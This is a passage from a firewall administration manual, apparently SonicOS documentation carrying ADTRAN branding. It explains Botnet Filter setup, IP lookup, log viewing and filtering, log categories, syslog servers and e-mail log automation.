| Lookup IP:    | <input style="width: 90%;" type="text"/> <input style="float: right; margin-left: 5px;" type="button" value="Go"/> |

**Note:** If you believe that a certain address is marked as a botnet incorrectly, you can go to [Botnet IP Status Lookup](#) to report this issue.

To configure Botnet filtering, perform the following steps:

1. Enable **Block connections to/from Botnet Command and Control Servers** to block all servers that are designated as Botnet servers. Use the exclusion list below to exclude approved IP addresses.
2. Select one of the two modes of Botnet Filtering:
  - **All:** All connections to and from the specified countries are blocked.
  - **Firewall Rule-Based:** Only connections that match an access rule configured on the appliance will be blocked.
3. Select **Enable logging** to log Botnet Filter-related events.
4. Optionally, you can configure an exclusion list to all connections to approved IP addresses. To do so, go to the **Botnet Exclusion Object** pulldown menu and select an address object or address group.

## Checking Geographic Location and Botnet Server Status

The Botnet Filter also provides the ability to look up IP addresses to determine the domain name, DNS server, the country of origin, and whether or not it is classified as a Botnet server. To do so, perform the following steps:

1. Scroll to the bottom of the **Security Services > Botnet Filter** page.

The screenshot shows a web interface for checking botnet server status. It has a form with three input fields for DNS servers and one for the IP to lookup, followed by a 'Go' button. Below the form is a 'Result' section displaying the domain name, the DNS server used, and the location/status of the IP.

| Check BOTNET Server Lookup        |                      |
|-----------------------------------|----------------------|
| DNS Server 1:                     | 10.200.0.52          |
| DNS Server 2:                     | 10.201.0.52          |
| DNS Server 3:                     | 0.0.0.0              |
| Lookup IP:                        | <input type="text"/> |
| <input type="button" value="Go"/> |                      |

| Result           |                                                     |
|------------------|-----------------------------------------------------|
| Domain Name:     | 62.69.179.198                                       |
| DNS Server Used: | 10.200.0.52                                         |
| Result:          | Located in Netherlands(167) and Not a BOTNET Server |

**Note:** If you believe that a certain address is marked as a botnet incorrectly, you can go to [Botnet IP Status Lookup](#) to report this issue.

2. Enter the IP address in the **Lookup IP** field and click **Go**.

Details on the IP address are displayed below the **Result** heading.



**Note**

This Geo Location and Botnet Server status tool can also be accessed from the **System > Diagnostics** page.

System /

## Diagnostics

### Tech Support Report

Include:  VPN Keys  ARP Cache  DHCP Bindings  IKE Info  SonicPointN Diagnostics  Current users  Detail of users

Enable Periodic Secure Backup of Diagnostic Reports to Support

Time Interval (minutes)

Include raw flow table data entries when sending diagnostic report

### Diagnostic Tools

Diagnostic Tool:

### Check GEO Location and BOTNET Server Lookup

DNS Server 1:

DNS Server 2:

DNS Server 3:

Lookup IP:



# **PART 16**

# **Log**




# CHAPTER 69

## Managing Log Events

### Log > View

The firewall maintains an Event log for tracking potential security threats. This log can be viewed in the **Log > View** page, or it can be automatically sent to an e-mail address for convenience and archiving. The log is displayed in a table and can be sorted by column.

The firewall can alert you of important events, such as an attack to the firewall. Alerts are immediately e-mailed, either to an e-mail address or to an e-mail pager. Each log entry contains the date and time of the event and a brief message describing the event.



### Log View Table

The log is displayed in a table and is sortable by column. The log table columns include:

- **Time** - the date and time of the event.

- **Priority** - the level of priority associated with your log event. Syslog uses eight categories to characterize messages – in descending order of severity, the categories include:
  - Emergency
  - Alert
  - Critical
  - Error
  - Warning
  - Notice
  - Informational
  - Debug

Specify a priority level on a firewall on the **Log > Categories** page to log messages for that priority level, plus all messages tagged with a higher severity. For example, select 'error' as the priority level to log all messages tagged as 'error,' as well as any messages tagged with 'critical,' 'alert,' and 'emergency.' Select 'debug' to log all messages.

- **Category** - the type of traffic, such as *Network Access* or *Authenticated Access*.
- **Message** - provides description of the event.
- **Source** - displays source network and IP address.
- **Destination** - displays the destination network and IP address.
- **Notes** - provides additional information about the event.
- **Rule** - notes Network Access Rule affected by event.

## Navigating and Sorting Log View Table Entries

The **Log View** table provides easy pagination for viewing large numbers of log events. You can navigate these log events by using the navigation control bar located at the top right of the **Log View** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

## Refresh

To update log messages, clicking the **Refresh** button near the top right corner of the page.

## Clear Log

To delete the contents of the log, click the **Clear Log** button near the top right corner of the page.

## Export Log

To export the contents of the log to a defined destination, click the **Export Log** button below the filter table. You can export log content to two formats:

- **Plain text format**--Used in log and alert e-mail.
- **Comma-separated value (CSV) format**--Used for importing into Excel or other presentation development applications.

## E-mail Log

If you have configured the firewall to e-mail log files, clicking **E-mail Log** near the top right corner of the page sends the current log files to the e-mail address specified in the **Log > Automation > E-mail** section.



### Note

The firewall can alert you of important events, such as an attack to the firewall. Alerts are immediately sent via e-mail, either to an e-mail address or to an e-mail pager. For sending alerts, you must enter your e-mail address and server information in the **Log > Automation** page.

## Filtering Log Records Viewed

You can filter the results to display only event logs matching certain criteria. You can filter by **Priority**, **Category**, **Source (IP or Interface)**, and **Destination (IP or Interface)**.

**Step 1** Enter your filter criteria in the **Log View Settings** table.

| Filter                       | Value          | Group Filters            |
|------------------------------|----------------|--------------------------|
| Priority:                    | All            | <input type="checkbox"/> |
| Category:                    | All Categories | <input type="checkbox"/> |
| Source (IP, Interface):      | X1             | <input type="checkbox"/> |
| Destination (IP, Interface): | X1             | <input type="checkbox"/> |

Filter Logic: Priority & Category & Source & Destination

Apply Filters    Reset Filters    Export Log

**Step 2** The fields you enter values into are combined into a search string with a logical **AND**. For example, if you select an interface for **Source** and for **Destination**, the search string will look for connections matching:

*Source interface AND Destination interface*

**Step 3** Check the **Group Filters** box next to any two or more criteria to combine them with a logical **OR**.

| Filter                       | Value          | Group Filters                       |
|------------------------------|----------------|-------------------------------------|
| Priority:                    | All            | <input type="checkbox"/>            |
| Category:                    | All Categories | <input type="checkbox"/>            |
| Source (IP, Interface):      | X1             | <input checked="" type="checkbox"/> |
| Destination (IP, Interface): | X1             | <input checked="" type="checkbox"/> |

Filter Logic: (Source || Destination) & Priority & Category

Apply Filters    Reset Filters    Export Log

For example, if you enter values for **Source IP**, **Destination IP**, and **Protocol**, and check **Group Filters** next to **Source IP** and **Destination IP**, the search string will look for connections matching:

*(Source IP OR Destination IP) AND Protocol*

**Step 4** Click **Apply Filter** to apply the filter immediately to the **Log View Settings** table. Click **Reset Filters** to clear the filter and display the unfiltered results again.

The following example filters for log events resulting from traffic from the WAN to the LAN:

The screenshot shows the 'Log View Settings' interface. It features a table with columns for 'Filter', 'Value', and 'Group Filters'. The 'Filter' column lists 'Priority', 'Category', 'Source (IP, Interface)', and 'Destination (IP, Interface)'. The 'Value' column shows 'All', 'All Categories', 'WAN', and 'LAN' respectively. The 'Group Filters' column has checkboxes for each filter. Below the table, the 'Filter Logic' is set to 'Priority && Category && Source && Destination'. At the bottom, there are buttons for 'Apply Filters', 'Reset Filters', and 'Export Log'.

| Filter                       | Value          | Group Filters            |
|------------------------------|----------------|--------------------------|
| Priority:                    | All            | <input type="checkbox"/> |
| Category:                    | All Categories | <input type="checkbox"/> |
| Source (IP, Interface):      | WAN            | <input type="checkbox"/> |
| Destination (IP, Interface): | LAN            | <input type="checkbox"/> |

Filter Logic: Priority && Category && Source && Destination

Buttons: Apply Filters, Reset Filters, Export Log

## Deep Packet Forensics

Firewalls have configurable deep-packet classification capabilities that intersect with forensic and content-management products. While the ADTRAN can reliably detect and prevent any 'interesting-content' events, it can only provide a record of the occurrence, but not the actual data of the event.

Of equal importance are diagnostic applications where the interesting-content is traffic that is being unpredictably handled or inexplicably dropped.

Although the ADTRAN can achieve interesting-content using our Enhanced packet capture diagnostic tool, data-recorders are application-specific appliances designed to record all the packets on a network. They are highly optimized for this task, and can record network traffic without dropping a single packet.

While data-recorders are good at recording data, they lack the sort of deep-packet inspection intelligence afforded by IPS/GAV/ASPY/AF. Consider the minimal requirements of effective data analysis:

- Reliable storage of data
- Effective indexing of data
- Classification of interesting-content

Together, a UTM device (a ADTRAN appliance) and data-recorder (a Solera Networks appliance) satisfy the requirements to offer outstanding forensic and data-leakage capabilities.

## Distributed Event Detection and Replay

The Solera appliance can search its data-repository, while also allowing the administrator to define “interesting-content” events on the ADTRAN. The level of logging detail and frequency of the logging can be configured by the administrator. Nearly all events include Source IP, Source Port, Destination IP, Destination Port, and Time. SonicOS Enhanced has an extensive set of log events, including:

- **Debug/Informational Events**—Connection setup/tear down
- **User-events**—Administrative access, single sign-on activity, user logins, content filtering details
- **Firewall Rule/Policy Events**—Access to and from particular IP:Port combinations, also identifiable by time
- **Interesting-content at the Network or Application Layer**—Port-scans, SYN floods, DPI or AF signature/policy hits

The following is an example of the process of distributed event detection and replay:

1. The administrator defines the event trigger. For example, an Application Firewall policy is defined to detect and log the transmission of an official document:

The screenshot displays two configuration panels. The top panel, titled "Application Objects", shows a table with one entry:

| # | Name                   | Object Type   | Match Type  | Object Content                                                   | Negative Matching | Representation | Configure   |
|---|------------------------|---------------|-------------|------------------------------------------------------------------|-------------------|----------------|-------------|
| 1 | ISonicWALlofficiallogo | Custom Object | Exact Match | 53006f006e0069006300570041004c004c004f00690066006900630069006100 | Disable           | Hexadecimal    | [Configure] |

The bottom panel, titled "App Rules Policies", shows a table with one entry:

| # | Name                | Policy Type        | Object                 | Action    | Source | Destination | From Service | To Service | Direction | Comments | Enable   | Configure   |
|---|---------------------|--------------------|------------------------|-----------|--------|-------------|--------------|------------|-----------|----------|----------|-------------|
| 1 | Detect Official Doc | Custom Policy Type | ISonicWALlofficiallogo | No Action | Any    | Any         | Any          | Any        | Both      |          | [Enable] | [Configure] |

2. A user (at IP address 192.168.19.1) on the network retrieves the file.
3. The event is logged by the ADTRAN.
4. The administrator selects the Recorder icon from the left column of the log entry. Icon/link only appears in the logs when a NPCS is defined on the ADTRAN (e.g. IP: [192.168.169.100], Port: [443]). The defined NPCS appliance will be the link's target. The link will include the query string parameters defining the desired connection.
5. The NPCS will (optionally) authenticate the user session.
6. The requested data will be presented to the client as a .cap file, and can be saved or viewed on the local machine.

## Methods of Access

The client and NPCS must be able to reach one another. Usually, this means the client and the NPCS will be in the same physical location, both connected to the ADTRAN appliance. In any case, the client will be able to directly reach the NPCS, or will be able to reach the NPCS through the ADTRAN. Administrators in a remote location will require some method of VPN connectivity to the internal network. Access from a centralized GMS console will have similar requirements.


## Log Persistence

SonicOS currently allocates 32K to a rolling log buffer. When the log becomes full, it can be emailed to a defined recipient and flushed, or it can simply be flushed. Emailing provides a simple version of logging persistence, while GMS provides a more reliable and scalable method.

By offering the administrator the option to deliver logs as either plain-text or HTML, the administrator has an easy method to review and replay events logged.

## GMS

To provide the ability to identify and view events across an entire enterprise, a GMS update will be required. Device-specific interesting-content events at the GMS console appear in **Reports > Log Viewer Search** page, but are also found throughout the various reports, such as Top Intrusions Over Time.



| Category                                        | Intrusions                                                                        | % of Intrusions |                 |            |                 |
|-------------------------------------------------|-----------------------------------------------------------------------------------|-----------------|-----------------|------------|-----------------|
| 1 ICMP                                          | 1058                                                                              | 88.0%           |                 |            |                 |
| 10/10 records are shown as detailed information |                                                                                   |                 |                 |            |                 |
| Priority                                        | Type                                                                              | Source          | Destination     | Intrusions | % of Intrusions |
| 3                                               | IPS Detection Alert: ICMP Ping (SIC=291)                                          | 10.50.165.226   | 10.50.165.3     | 46         | 3.9%            |
| 3                                               | IPS Detection Alert: ICMP Unreachable Ping (SIC=300)                              | 10.50.165.226   | 10.50.165.3     | 44         | 3.7%            |
| 3                                               | IPS Detection Alert: ICMP Echo Reply (SIC=316)                                    | 10.50.165.3     | 10.50.165.226   | 44         | 3.7%            |
| 2                                               | IPS Detection Alert: ICMP Ping Windows (SIC=291)                                  | 10.50.165.226   | 10.50.165.3     | 44         | 2.7%            |
| 2                                               | IPS Prevention Alert: ICMP Ping NMAP (SIC=370)                                    | 10.50.165.226   | 10.50.165.3     | 30         | 2.5%            |
| 2                                               | IPS Prevention Alert: ICMP Ping NMAP (SIC=370)                                    | 10.50.165.226   | 10.50.165.2     | 24         | 2.0%            |
| 3                                               | IPS Detection Alert: ICMP Ping (SIC=303)                                          | 10.50.165.226   | 10.50.165.2     | 24         | 2.0%            |
| 3                                               | IPS Detection Alert: ICMP Echo Reply (SIC=316)                                    | 10.50.165.2     | 10.50.165.226   | 19         | 1.5%            |
| 3                                               | IPS Detection Alert: ICMP Unreachable Ping (SIC=300)                              | 10.50.165.226   | 10.50.165.2     | 19         | 1.5%            |
| 3                                               | IPS Detection Alert: ICMP Ping Windows (SIC=291)                                  | 10.50.165.226   | 10.50.165.2     | 18         | 1.5%            |
| 3 IM                                            |                                                                                   |                 |                 | 73         | 4.1%            |
| 10/10 records are shown as detailed information |                                                                                   |                 |                 |            |                 |
| Priority                                        | Type                                                                              | Source          | Destination     | Intrusions | % of Intrusions |
| 3                                               | IPS Detection Alert: IM AIM - Instant Message Received (SIC=174)                  | 64.12.28.156    | 10.50.165.231   | 15         | 1.3%            |
| 3                                               | IPS Detection Alert: IM AIM - Instant Message Received v2 (SIC=1861)              | 64.12.28.156    | 10.50.165.231   | 13         | 1.3%            |
| 3                                               | IPS Detection Alert: IM AIM - Instant Message Received v2 (SIC=1861)              | 64.12.28.156    | 10.50.165.231   | 11         | 0.9%            |
| 3                                               | IPS Detection Alert: IM AIM - Instant Message Received (SIC=184)                  | 64.12.28.156    | 10.50.165.231   | 11         | 0.9%            |
| 3                                               | IPS Detection Alert: IM Yahoo Messenger - Status Availability Outbound (SIC=1850) | 18.50.155.231   | 216.155.183.179 | 4          | 0.3%            |
| 3                                               | IPS Detection Alert: IM Yahoo Messenger File Transfer - HTTP Outbound (SIC=1730)  | 10.50.165.231   | 216.155.184.216 | 2          | 0.2%            |
| 3                                               | IPS Detection Alert: IM AIM - Instant Message Received (SIC=184)                  | 202.188.7.156   | 10.50.165.231   | 2          | 0.2%            |
| 3                                               | IPS Detection Alert: IM Yahoo Messenger - Instant Message Received (SIC=1854)     | 216.155.193.179 | 10.50.165.231   | 2          | 0.2%            |
| 3                                               | IPS Detection Alert: IM AIM - Instant Message Received v1 (SIC=1961)              | 202.188.7.156   | 10.50.165.231   | 2          | 0.2%            |
| 3                                               | IPS Detection Alert: IM AIM - Instant Message Received v3 (SIC=1961)              | 202.188.7.156   | 10.50.165.231   | 1          | 0.1%            |



# CHAPTER 70

## Configuring Log Categories

### Log > Categories

This chapter provides configuration tasks to enable you to categorize and customize the logging functions on your firewall for troubleshooting and diagnostics.



**Note**

You can extend your firewall log reporting capabilities by using ADTRAN ViewPoint. ViewPoint is a Web-based graphical reporting tool for detailed and comprehensive reports. For more information on the ADTRAN ViewPoint reporting tool, refer to [www.adtran.com](http://www.adtran.com).

| Category             | Description                                     | Log                                 | Alerts                              | Syslog                              | Event Count |
|----------------------|-------------------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------|
| 802.11h Management   | Legacy category                                 | <input type="checkbox"/>            | <input type="checkbox"/>            | <input type="checkbox"/>            | 0           |
| Advanced Routing     | AKS Logging                                     | <input checked="" type="checkbox"/> | <input type="checkbox"/>            | <input checked="" type="checkbox"/> | 0           |
| Attacks              | Legacy category                                 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | 1           |
| Authenticated Access | Administrator, user, and guest account activity | <input checked="" type="checkbox"/> | <input type="checkbox"/>            | <input checked="" type="checkbox"/> | 44          |
| BOOITP               | BOOITP activity                                 | <input type="checkbox"/>            | <input type="checkbox"/>            | <input type="checkbox"/>            | 0           |
| Blocked Java Etc.    | Legacy category                                 | <input checked="" type="checkbox"/> | <input type="checkbox"/>            | <input checked="" type="checkbox"/> | 0           |
| Blocked Web Sites    | Legacy category                                 | <input checked="" type="checkbox"/> | <input type="checkbox"/>            | <input checked="" type="checkbox"/> | 0           |

## Log Severity/Priority

This section provides information on configuring the level of priority log messages are captured and corresponding alert messages are sent through e-mail for notification.

### Logging Level

The **Logging Level** control filters events by priority. Events of equal or greater priority are passed, and events of lower priority are dropped. The **Logging Level** menu includes the following priority scale items from highest to lowest priority:

- Emergency (highest priority)
- Alert
- Critical
- Error
- Warning
- Notice
- Informational
- Debug (lowest priority)

### Alert Level

The **Alert Level** control determines how E-mail Alerts are sent. An event of equal or greater priority causes an E-mail alert to be issued. Lower priority events do not cause an alert to be sent. Events are pre-filtered by the **Logging Level** control, so if the **Logging Level** control is set to a higher priority than that of the **Alert Level** control, only alerts at the **Logging Level** or higher are sent. Alert levels include:

- None (disables e-mail alerts)
- Emergency (highest priority)
- Alert
- Critical
- Error
- Warning (lowest priority)

### Log Redundancy Filter

The **Log Redundancy Filter** allows you to define the time in seconds that the same attack is logged on the **Log > View** page as a single entry in the ADTRAN log. Various attacks are often rapidly repeated, which can quickly fill up a log if each attack is logged. The Log Redundancy Filter has a default setting of 60 seconds.

### Alert Redundancy Filter

The **Alert Redundancy Filter** allows you to define the time in seconds that the same attack is logged on the **Log > View** page as a single entry in the ADTRAN log before an alert is issued. The Alert Redundancy Filter has a default setting of 900 seconds.

## Log Categories

firewalls provide automatic attack protection against well known exploits. The majority of these *legacy attacks* were identified by telltale IP or TCP/UDP characteristics, and recognition was limited to a set of fixed layer 3 and layer 4 values. As the breadth and sophistication of attacks evolved, it has become essential to dig deeper into the traffic, and to develop the sort of adaptability that could keep pace with the new threats.

All firewalls, even those running ADTRAN IPS, continue to recognize these legacy port and protocol types of attacks. The current behavior on all firewalls devices is to automatically and holistically prevent these legacy attacks, meaning that it is not possible to disable prevention of these attacks either individually or globally.

firewalls now include an expanded list of attack categories that can be logged.

The **View Style** menu provides the following three log category views:

- **All Categories** - Displays both **Legacy Categories** and **Expanded Categories**.
- **Legacy Categories** - Displays log categories carried over from earlier ADTRAN log event categories.
- **Expanded Categories** - Displays the expanded listing of categories that includes the older Legacy Categories log events rearranged into the new structure.

The following table describes both the Legacy and Extended log categories.

| Log Type             | Category | Description                                                                                        |
|----------------------|----------|----------------------------------------------------------------------------------------------------|
| 802.11 Management    | Legacy   | Logs WLAN IEEE 802.11 connections                                                                  |
| Advanced Routing     | Expanded | Logs messages related to RIPv2 and OSPF routing events                                             |
| Anti-Spam Service    | Extended | Logs ADTRAN Anti-Spam service activity                                                             |
| Application Control  | Extended | Logs ADTRAN Application Control events                                                             |
| Application Firewall | Extended | Logs ADTRAN Application Firewall events                                                            |
| Attacks              | Legacy   | Logs messages showing Denial of Service attacks, such as SYN Flood, Ping of Death, and IP spoofing |
| Authenticated Access | Expanded | Logs administrator, user, and guest account activity                                               |
| Blocked Java, etc.   | Legacy   | Logs Java, ActiveX, and Cookies blocked by the firewall                                            |
| Blocked Web Sites    | Legacy   | Logs Web sites or news groups blocked by the Content Filter List or by customized filtering        |
| BOOTP                | Expanded | Logs BOOTP activity                                                                                |
| Crypto Test          | Expanded | Logs crypto algorithm and hardware testing                                                         |
| DDNS                 | Expanded | Logs Dynamic DNS activity                                                                          |
| Denied LAN IP        | Legacy   | Logs all LAN IP addresses denied by the firewall                                                   |
| DHCP Client          | Expanded | Logs DHCP client protocol activity                                                                 |
| DHCP Relay           | Expanded | Logs DHCP central and remote gateway activity                                                      |
| DHCP Server          | Extended | Logs DHCP server activity                                                                          |
| DPI-SSL              | Extended | Logs DPI-SSL events                                                                                |
| Dropped ICMP         | Legacy   | Logs blocked incoming ICMP packets                                                                 |
| Dropped TCP          | Legacy   | Logs blocked incoming TCP connections                                                              |
| Dropped UDP          | Legacy   | Logs blocked incoming UDP packets                                                                  |

| Log Type                 | Category | Description                                                                                                                                                                                                                                                                                                              |
|--------------------------|----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Dynamic Address Objects  | Extended | Logs Dynamic Address Object (DAO) activity                                                                                                                                                                                                                                                                               |
| Firewall Event           | Extended | Logs internal firewall activity                                                                                                                                                                                                                                                                                          |
| Firewall Hardware        | Extended | Logs firewall hardware error events                                                                                                                                                                                                                                                                                      |
| Firewall Logging         | Extended | Logs general events and errors                                                                                                                                                                                                                                                                                           |
| Firewall Rule            | Extended | Logs firewall rule modifications                                                                                                                                                                                                                                                                                         |
| FTP                      | Extended | Logs FTP sessions and activity                                                                                                                                                                                                                                                                                           |
| GMS                      | Extended | Logs GMS status event                                                                                                                                                                                                                                                                                                    |
| High Availability        | Extended | Logs High Availability activity                                                                                                                                                                                                                                                                                          |
| IPcomp                   | Extended | Logs IP compression activity                                                                                                                                                                                                                                                                                             |
| Intrusion Prevention     | Extended | Logs intrusion prevention related activity                                                                                                                                                                                                                                                                               |
| L2TP Client              | Extended | Logs L2TP client activity                                                                                                                                                                                                                                                                                                |
| L2TP Server              | Extended | Logs L2TP server activity                                                                                                                                                                                                                                                                                                |
| Multicast                | Extended | Logs multicast IGMP activity                                                                                                                                                                                                                                                                                             |
| Network                  | Extended | Logs network ARP, fragmentation, and MTU activity                                                                                                                                                                                                                                                                        |
| Network Access           | Extended | Logs network and firewall protocol access activity                                                                                                                                                                                                                                                                       |
| Network Debug            | Legacy   | Logs NetBIOS broadcasts, ARP resolution problems, and NAT resolution problems. Also, detailed messages for VPN connections are displayed to assist the network administrator with troubleshooting problems with active VPN tunnels. <b>Network Debug</b> information is intended for experienced network administrators. |
| Network Monitor          | Extended | Logs Network Monitor traffic                                                                                                                                                                                                                                                                                             |
| Network Traffic          | Expanded | Logs network traffic reporting events                                                                                                                                                                                                                                                                                    |
| PPP                      | Extended | Logs generic PPP activity                                                                                                                                                                                                                                                                                                |
| PPP Dial-Up              | Extended | Logs PPP dial-up activity                                                                                                                                                                                                                                                                                                |
| PPPoE                    | Extended | Logs PPPoE activity                                                                                                                                                                                                                                                                                                      |
| PPTP                     | Extended | Logs PPTP activity                                                                                                                                                                                                                                                                                                       |
| RBL                      | Extended | Logs real-time black list activity                                                                                                                                                                                                                                                                                       |
| RIP                      | Extended | Logs RIP activity                                                                                                                                                                                                                                                                                                        |
| Remote Authentication    | Extended | Logs RADIUS and LDAP server activity                                                                                                                                                                                                                                                                                     |
| RF Monitoring            | Extended | Logs wireless RF monitoring activity                                                                                                                                                                                                                                                                                     |
| Security Services        | Extended | Logs security services activity                                                                                                                                                                                                                                                                                          |
| SSLVPN                   | Extended | Logs SSLVPN and virtual office activity                                                                                                                                                                                                                                                                                  |
| SSO Agent Authentication | Extended | Logs Single Sign On (SSO) agent authentication attempts and activity                                                                                                                                                                                                                                                     |
| System Environment       | Extended | Logs system environment activity                                                                                                                                                                                                                                                                                         |
| System Errors            | Legacy   | Logs problems with DNS or e-mail                                                                                                                                                                                                                                                                                         |
| System Maintenance       | Legacy   | Logs general system activity, such as system activations                                                                                                                                                                                                                                                                 |

| Log Type          | Category | Description                                                |
|-------------------|----------|------------------------------------------------------------|
| User Activity     | Legacy   | Logs successful and unsuccessful log in attempts           |
| VOIP              | Extended | Logs VoIP H.323/RAS, H.323/H.225, and H.323/H.245 activity |
| VPN               | Extended | Logs VPN activity                                          |
| VPN Client        | Extended | Logs VPN client activity                                   |
| VPN IKE           | Extended | Logs VPN IKE activity                                      |
| VPN IPsec         | Extended | Logs VPN IPsec activity                                    |
| VPN PKI           | Extended | Logs VPN PKI activity                                      |
| VPN Tunnel Status | Legacy   | Logs status information on VPN tunnels                     |
| WAN Availability  | Extended | Logs changes in WAN interface availability                 |
| WAN Failover      | Extended | Logs WAN failover activity                                 |
| Wireless          | Extended | Logs wireless activity                                     |
| Wlan IDS          | Extended | Logs WLAN IDS activity                                     |

## Managing Log Categories

The **Log Categories** table displays log category information organized into the following columns:

- **Category** - Displays log category name.
- **Description** - Provides description of the log category activity type.
- **Log** - Provides checkbox for enabling/disabling the display of the log events in on the **Log > View** page.
- **Alerts** - Provides checkbox for enabling/disabling the sending of alerts for the category.
- **Syslog** - Provides checkbox for enabling/disabling the capture of the log events into the firewall Syslog.
- **Event Count** - Displays the number of events for that category. Clicking the **Refresh** button updates these numbers.

You can sort the log categories in the **Log Categories** table by clicking on the column header. For example, clicking on the **Category** header sorts the log categories in descending order from the default ascending order. An up or down arrow to the left of the column name indicates whether the column is assorted in ascending or descending order.

You can enable or disable **Log**, **Alerts**, and **Syslog** on a category by category basis by clicking on the check box for the category in the table. You can enable or disable **Log**, **Alerts**, and **Syslog** for all categories by clicking the checkbox on the column header.



# CHAPTER 71

## Configuring Syslog Settings

### Log > Syslog

In addition to the standard event log, the firewall can send a detailed log to an external Syslog server. The ADTRAN Syslog captures all log activity and includes every connection source and destination IP address, IP service, and number of bytes transferred. The ADTRAN Syslog support requires an external server running a Syslog daemon on UDP Port 514. Syslog Analyzers such as ADTRAN ViewPoint or WebTrends Firewall Suite can be used to sort, analyze, and graph the Syslog data. Messages from the firewall are then sent to the server(s). Up to three Syslog server IP addresses can be added.

1991  
**Syslog**  
Accept Cancel

**Syslog Settings**

Syslog Facility: Local Use 0

Override Syslog Settings with ViewPoint Settings

Syslog Event Redundancy Filter (seconds): 60

Syslog Format: Default

Enable Event Rate Limiting

Maximum Events Per Second: 1000

Enable Data Rate Limiting

Maximum Bytes Per Second: 1000000

**Syslog Servers**

| Server Name | Server Port | Configure |
|-------------|-------------|-----------|
| No Entries  |             |           |

Add Delete

# Syslog Settings

## Syslog Facility

- **Syslog Facility** - Allows you to select the facilities and severities of the messages based on the syslog protocol.



Note

See RCF 3164 - The BSD Syslog Protocol for more information.

- **Override Syslog Settings with ViewPoint Settings** - Check this box to override Syslog settings, if you're using ADTRAN ViewPoint for your reporting solution.



Note

For more information on ADTRAN ViewPoint, go to <http://www.adtran.com>.

- **Syslog Event Redundancy Filter (seconds)** - This setting prevents repetitive messages from being written to Syslog. If duplicate events occur during the period specified in the **Syslog Event Redundancy Rate** field, they are not written to Syslog as unique events. Instead, the additional events are counted, and then at the end of the period, a message is written to the Syslog that includes the number of times the event occurred. The **Syslog Event Redundancy Filter** default value is 60 seconds and the maximum value is 86,400 seconds (24 hours). Setting this value to 0 seconds sends all Syslog messages without filtering.
- **Syslog Format** - You can choose the format of the Syslog to be **Default** or **WebTrends**. If you select **WebTrends**, however, you must have WebTrends software installed on your system.



Note

If the firewall is managed by ADTRAN GMS, the Syslog Server fields cannot be configured by the administrator of the firewall.

- **Enable Event Rate Limiting** - This control allows you to enable rate limiting of events to prevent the internal or external logging mechanism from being overwhelmed by log events.
- **Enable Data Rate Limiting** - This control allows you to enable rate limiting of data to prevent the internal or external logging mechanism from being overwhelmed by log events.

## Syslog Servers

### Adding a Syslog Server

To add syslog servers to the firewall

- Step 1** Click **Add**. The **Add Syslog Server** window is displayed.
- Step 2** Type the Syslog server name or IP address in the **Name or IP Address** field. Messages from the firewall are then sent to the servers.
- Step 3** If your syslog is not using the default port of **514**, type the port number in the **Port Number** field.
- Step 4** Click **OK**.
- Step 5** Click **Accept** to save all **Syslog Server** settings.



# CHAPTER 72

## Configuring Log Automation

### Log > Automation

The **Log > Automation** page includes settings for configuring the ADTRAN to send log files using e-mail and configuring mail server settings.

The screenshot shows the 'Log > Automation' configuration page. At the top, there are 'Accept' and 'Cancel' buttons. Below this is the 'E-mail Log Automation' section, which includes three input fields: 'Send Log to E-mail Address:' (containing 'logs@sonicwall.com'), 'Send Alerts to E-mail Address:' (containing 'alerts@sonicwall.com'), and 'Send Log' (set to 'When Full') every 'Sun' at '0 : 00' (24-Hour Format). There is an 'Advanced' button next to the first field. The 'Mail Server Settings' section below includes three fields: 'Mail Server (name or IP address):', 'From E-mail Address:', and 'Authentication Method:' (set to 'None').

### E-mail Log Automation

- **Send Log to E-mail address** - Enter your e-mail address (username@mydomain.com) in this field to receive the event log via e-mail. Once sent, the log is cleared from the ADTRAN memory. If this field is left blank, the log is not e-mailed.
- **Send Alerts to E-mail address** - Enter your e-mail address (username@mydomain.com) in the **Send alerts to** field to be immediately e-mailed when attacks or system errors occur. Type a standard e-mail address or an e-mail paging service. If this field is left blank, e-mail alert messages are not sent.

- **Send Log** - Determines the frequency of sending log files. The options are **When Full**, **Weekly**, or **Daily**. If the **Weekly** or **Daily** option is selected, then select the day of the week the log is sent in the **every** menu and the time of day in 24-hour format in the **At** field.
- **Email Format** - Specifies whether log emails will be sent in **Plain Text** or **HTML** format.

## Mail Server Settings

The mail server settings allow you to specify the name or IP address of your mail server, the from e-mail address, and authentication method.

- **Mail Server (name or IP address)** - Enter the IP address or FQDN of the e-mail server used to send your log e-mails in this field.
- **From E-mail Address** - Enter the E-mail address you want to display in the From field of the message.
